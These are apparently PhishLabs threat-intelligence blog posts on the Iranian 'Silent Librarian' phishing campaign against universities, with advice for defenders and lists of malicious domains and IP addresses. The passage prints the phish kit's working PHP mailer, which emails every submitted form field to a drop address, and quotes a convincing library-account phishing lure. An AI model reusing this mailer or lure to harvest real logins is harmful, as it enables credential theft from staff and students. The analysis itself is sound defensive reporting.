and other resources (image files, JavaScript, CSS, etc.). Because these kits are essentially the "recipe" of how a phishing site is created, they can provide valuable intelligence into the back-end functionality of the site. One of the best pieces of evidence that can be collected from a phish kit is the PHP mailing script, which contains the location where compromised information is sent, usually an email address. An analysis of the Silent Librarian kits identified two email accounts that were used to receive compromised victim credentials. One was a Gmail email address and the other was an email address with Vatanmail, an Iranian email service provider.


```php
<?php
//-------------------------Set these paramaters-------------------------

// Subject of email sent to you.
$subject = '[redacted]edu';

// Your email address. This is where the form information will be sent.
$emailadd = '[redacted]@vatanmail.ir';

// Where to redirect after form is processed.
$url = 'http://guides.library.[redacted].edu/az.php?a=a';

// Makes all fields required. If set to '1' no field can not be empty. If set to '0' any
or all fields can be empty.
$req = '0';

// -------------------------Do not edit below this line-------------------------
$text = "\n\n";
$space = ' ';
$line = '
';
foreach ($_POST as $key => $value)
{
if ($req == '1')
{
if ($value == '')
{echo "$key is empty";die;}
}
$j = strlen($key);
if ($j >= 20)
{echo "Name of form element $key cannot be longer than 20 characters";die;}
$j = 20 - $j;
for ($i = 1; $i <= $j; $i++)
{$space .= ' ';}
$value = str_replace('\n', "$line", $value);
$conc = "{$key}:$space{$value}$line";
$text .= $conc;
$space = ' ';
}
mail($emailadd, $subject, $text, 'From: '.$emailadd.'');
echo '<META HTTP-EQUIV=Refresh CONTENT="0; URL='.$url.'">';
?>
```

Silent Librarian PHP mailer referencing a Vatanmail drop email account.

What Happens to the Stolen Credentials?

As outlined in Friday's indictment, in addition to being passed to the IRGC, some of the stolen credentials were also sold on two Iranian websites, Megapaper[.]ir and Gigapaper[.]ir. Similarly, the credentials stolen in the Silent Librarian phishing attacks we identified were sold on an Iranian website; however, it is not one of the sites specified in the indictment.


Using a combination of technical and open source research, we identified another website, Uniaccount[.]ir, that was used to sell the credentials compromised in the Silent Librarian phishing attacks. The Uniaccount website is likely run by Mostafa Sadeghi, who was named in the recent indictment as a "prolific Iran-based computer hacker who was an affiliate of the Mabna Institute."



Uniaccount home page.

On the Uniaccount website, credentials are offered for dozens of universities around the world. Visitors are asked to send an email to a specified Gmail address to request the price of a password for a specific university. Notably, the website also mentions that all accounts that are purchased have a one-month warranty, so if the account is cut off during that period, the purchaser will be given a new account to use.

In addition to buying an account for a specific university, a visitor on Uniaccount can also simply purchase research journal articles individually. The cost of a single article on Uniaccount is 2,000 Tomans, or approximately 60 U.S. cents. Ebooks and standards documents are also advertised for sale on the site.



Finally, Uniaccount also offers multiple levels of memberships to buyers. The regular membership, which is available for 18,000 Tomans (approximately five USD), includes access

to a variety of academic journals and five articles from "rare journals" for a two-month period. A second "golden" membership is available for 50,000 Tomans (approximately 15 USD), which provides access to passwords to the "best universities" and 15 articles from rare journals also for a two-month period.

PhishLabs continues to collaborate with universities, law enforcement, and ISAC partners as we discover more information about this group.

How Universities Should Respond to Iranian Hacking Charges

Posted by Crane Hassold, Director of Threat Intelligence on Mar 29, '18

Find me on:
LinkedIn Twitter

Last week, news broke that an Iranian hacker network, Mabna Institute, had been systematically stealing data from universities across the US and abroad.

It's unclear precisely how much data has been compromised, but it has been estimated to have cost US universities around $3.4 billion dollars to collect and maintain.

While the administration has announced sanctions and criminal indictments against the group, it's highly unlikely any of the actors involved will receive punishment.

So if you happen to work for a university, or be responsible in some capacity for the data security of a university, you'd be forgiven for wondering "*…What now?*"

To answer that question, it's important to understand how these hackers have been operating.

Phishing… Again

Here's the thing about data theft. The absolute easiest way to steal sensitive data is to compromise one or more privileged accounts, take control of them, and exfiltrate data at your convenience.

And how do you compromise an account? Simple: You use targeted spear phishing campaigns, backed by phishing sites designed to trick victims into entering their credentials into what looks like a legitimate login form.

That's it.

There are other ways to do it, but this process is by far the simplest and most effective. As a result, hacking groups fall back on spear phishing time and time again for credential theft and account takeover.

In this case, PhishLabs analysts identified over 750 phishing attacks attributed to the group. For the most part, the attacks were aimed at professors and other faculty members, though in some cases students were also targeted. The campaign, which was reported to the FBI by PhishLabs back in late 2017, has been dubbed the Silent Librarian.

From: Library Services - [redacted] Library <libraryservices [redacted].tr>
Date: Wed, Jun 7, 2017 at 6:03 PM
Subject: Library Account
To: [redacted]

Dear Library Member,

Your access to your library account is expiring soon due to inactivity. To continue to have access to the library services, you must reactivate your account.

For this purpose, click the web address below or copy and paste it into your web browser. A successful login will activate your account and you will be redirected to your library profile.

https: // login. revproxy. [redacted]. edu / login *[Note: Hovering over the link reveals the URL http: // login. revproxy. [redacted]. edu. libt. cf / login /]*

If you are not able to login, please contact Sarah Miller at sareh_miller @[redacted]edu for immediate assistance.

Sincerely,

Sarah Miller
[redacted] University Library
[redacted] USA
Phone: [redacted]

The most notable thing about them was that they were incredibly realistic-looking. Their spelling and grammar was perfect. They were thematically relevant, naming the university in the lure.

So… What Now?

So what actions can you take to mitigate the threat of phishing? The first thought you might have is to invest in technical security controls; however, sadly that just won't cut it.

Spam and content filters, firewalls, and other technologies that rely on blocking incoming attacks will never provide complete defense against phishing attacks. Why? Because these technologies rely on a constantly updated set of rules, meaning malicious content will only be blocked if it contains an indicator such as an IP address, hash, or language pattern which has previously been identified as malicious. And regardless of the technology available, humans will continue to be the weakest link.

Unfortunately, spear phishing attacks are highly likely to evade these types of controls for a variety of reasons:

1. By definition they are custom-written for each campaign, making them unlikely to be flagged as containing suspicious content
2. New phishing sites are often setup for each campaign, so the URLs and IP addresses used won't yet be known as malicious
3. Credential theft campaigns rarely utilize malware, so in most cases there is no malicious hash present to identify

All of this adds up to one certainty: Your users *will* be targeted by phishing attacks, and some of those attacks, the most dangerous ones, *will* reach their inboxes. And since we have compelling evidence that universities are being targeted by foreign state actors, you need to start taking action right away.

Two Steps You Can Take Now to Mitigate the Threat of Spear Phishing

In order to truly tackle the threat of spear phishing (or any phishing, for that matter) a dedicated, consistent training program is essential. We've written about how exactly you can do this a bunch of times, so check out this post for an introduction.

At the same time, though, there are some things you can do *right now* to mitigate the threat of spear phishing attacks:

1) Issue guidance to faculty and students

Most people don't think about phishing on a daily basis, and have very little chance of identifying a sophisticated spear phishing attack based exclusively on its content. Thankfully, though, there is one other way to spot malicious emails designed to steal credentials: Links.

Credential theft campaigns rely on victims following embedded links, which take them to convincing copies of the legitimate login pages they are expecting. To combat this, advise all faculty and students to manually type in website URLs instead of following links in emails. That way, instead of being directed to a phishing site, they'll safely navigate to secure, legitimate sites.

2) Request that suspicious emails be reported to your security team

Again, we've written about this dozens of times; reported phishing emails are a thousand times better than deleted phishing emails. It's advised that you set up a phishing-specific inbox, and ask faculty members and students to forward any emails they receive that seem suspicious, or which ask them to follow embedded links to enter their login credentials. These reported emails can serve as an early warning mechanism, enabling you to get ahead of an incoming attack before it gets out of hand

Silent Librarian University Attacks Continue Unabated in Days Following Indictment

Posted by Crane Hassold, Director of Threat Intelligence on Apr 5, '18

Find me on:
LinkedIn Twitter

On Friday, March 23, nine Iranian threat actors were indicted for stealing massive quantities of data from universities, businesses, and governments all over the world.

If you've been following our blog (or the news), you already know the actors are associated with an organization called the Mabna Institute, and are responsible for stealing more than 31 terabytes of data over the past four and a half years. To put that number in context, you'd need to cut down more than 1.5 million trees to make enough paper to print out all of the stolen data.

The group, which we have called "Silent Librarian," has targeted universities and other organizations with strong research departments, particularly those focused on medicine and technology.

But the scale of the attacks, while alarming, isn't the most concerning thing right now. Here's the real headline: *Silent Librarian phishing attacks have continued unabated in the days since the indictment.*

Since the indictment less than 14 days ago, PhishLabs analysts have observed 18 new phishing attacks targeting 14 different universities from five countries: United States, United Kingdom, Canada, Australia, and France.

What Does This Mean for Potential Targets?

Over the past two weeks, the indicted Iranian threat actors have continued their attacks despite being formally charged. Including the most recent attacks, PhishLabs has attributed more than 780 phishing attacks to Silent Librarian, which includes attacks against more than 300 universities in 22 countries.

While extradition or real sanctions were likely never in the cards, it was probably hoped that publicly "naming and shaming" the actors would at least put the attacks on hold. Since that hasn't happened, it's doubly important that potential targets do everything they can to protect themselves from further attacks.

To reiterate, the attackers have explicitly gone after universities and other organizations with strong research departments, particularly in the fields of technology and medicine.

Below is a list of high-level indicators of compromise (IOCs) that we have previously associated with Silent Librarian phishing attacks, which includes domains hosting university phishing sites and IP addresses linked to those domains. It should be noted that all of the domains used by Silent Librarian are maliciously registered and no legitimate content has been observed on any of the domains. For IP addresses referenced below, other non-Silent Librarian domains have historically resolved to many of them and the maliciousness of those domains has not been determined.

While stringent anti-phishing measures should be taken to minimize the threat posed by Silent Librarian (or any threat, for that matter), the first order of business for any potential target organization should be to blacklist the domains and monitor and/or set flags for outbound traffic for the IP addresses listed below. It should also be noted that because this group is still deploying new attacks, new domains are being actively created, so this should be viewed as a historical list, not a real-time list.

DOMAINS:
1edu.in
acll.cf
aill.cf
atna.cf
atti.cf
authn.in

authn.website
aztt.tk
cavc.tk
cave.gq
ccli.cf
cill.cf
citt.cf
cntt.cf
crll.tk
csll.cf
csna.cf
ctll.tk
cvnc.ga
cvre.tk
czll.tk
cztt.tk
ditt.cf
edlu.info
edu-lib.cf
edu-lib.ml
edue.in
edun.cf
eill.cf
eslog.in
euca.cf
euce.in
ezauth.xyz
ezll.tk
ezplog.in
ezproxy.in
ezproxy.tk
ezproxy.top
ezprx.xyz
eztt.tk
flll.cf
iell.tk
iull.tk

izll.tk
lett.cf
lib1.bid
lib1.ga
lib1.ml
lib2.xyz
libb.ga
libc.cf
libe.ml
libg.cf
libg.ga
libg.gq
libk.gq
libk.ml
libloan.xyz
libn.gq
libnicinfo.xyz
libr.gq
library1.online
librarylog.in
libraryme.ir
libt.cf
libt.ml
libu.gq
libv.ga
libv.gq
libw.cf
libw.ml
lill.gq
llbt.tk
llib.cf
llib.ga
llic.cf
llic.tk
llil.cf
llit.cf
lliv.tk

llse.cf
medpoint.ir
mncr.tk
ncll.tk
ncnc.cf
nctt.tk
necr.ga
nelib.top
nika.ga
nikc.cf
nsae.ml
nuec.ml
nuvo.cf
nvre.tk
reactivation.in
rill.cf
rtll.cf
rtll.tk
saea.ga
sctt.cf
seae.tk
shibboleth.link
sitl.tk
slli.cf
tilc.tk
till.cf
titt.cf
uill.cf
uitt.tk
ulibe.ml
ulibi.ml
ulibl.ga
ulibr.cf
ulibr.ga
ulibt.ml
umlib.ml
umll.tk

uni-lb.com
univ-database.cf
univ-library.ga
unll.tk
unsw.ga
utll.tk
vsre.cf
web2lib.info
webauth.in
webauth.xyz
weblogin.site
weblogon.xyz
xill.tk
zedviros.ir
zill.cf

IP ADDRESSES:
103.241.3.91
104.152.168.23
107.180.57.7
107.180.58.47
136.243.145.233
136.243.198.45
138.201.17.56
141.8.224.221
144.217.120.73
144.76.189.80
148.251.116.93
148.251.12.172
162.218.237.3
167.114.103.215
167.114.13.164
172.246.144.34
173.254.239.2
176.31.33.115
176.31.33.116
176.9.188.235

178.33.115.10
184.95.37.90
185.105.185.22
185.28.21.83
185.28.21.95
185.55.227.104
185.86.180.250
188.40.34.186
192.169.82.134
193.70.117.250
195.154.102.75
198.252.106.149
198.27.68.142
198.91.81.5
199.204.187.164
31.220.20.111
45.35.33.126
46.4.91.26
5.135.123.163
5.196.194.234
51.254.198.131
51.254.21.142
66.70.197.208
78.46.77.105
79.175.181.11
82.102.15.215
87.98.249.207
88.99.128.229
88.99.139.8
88.99.160.209
88.99.40.240
88.99.69.4
93.174.95.64
94.76.204.201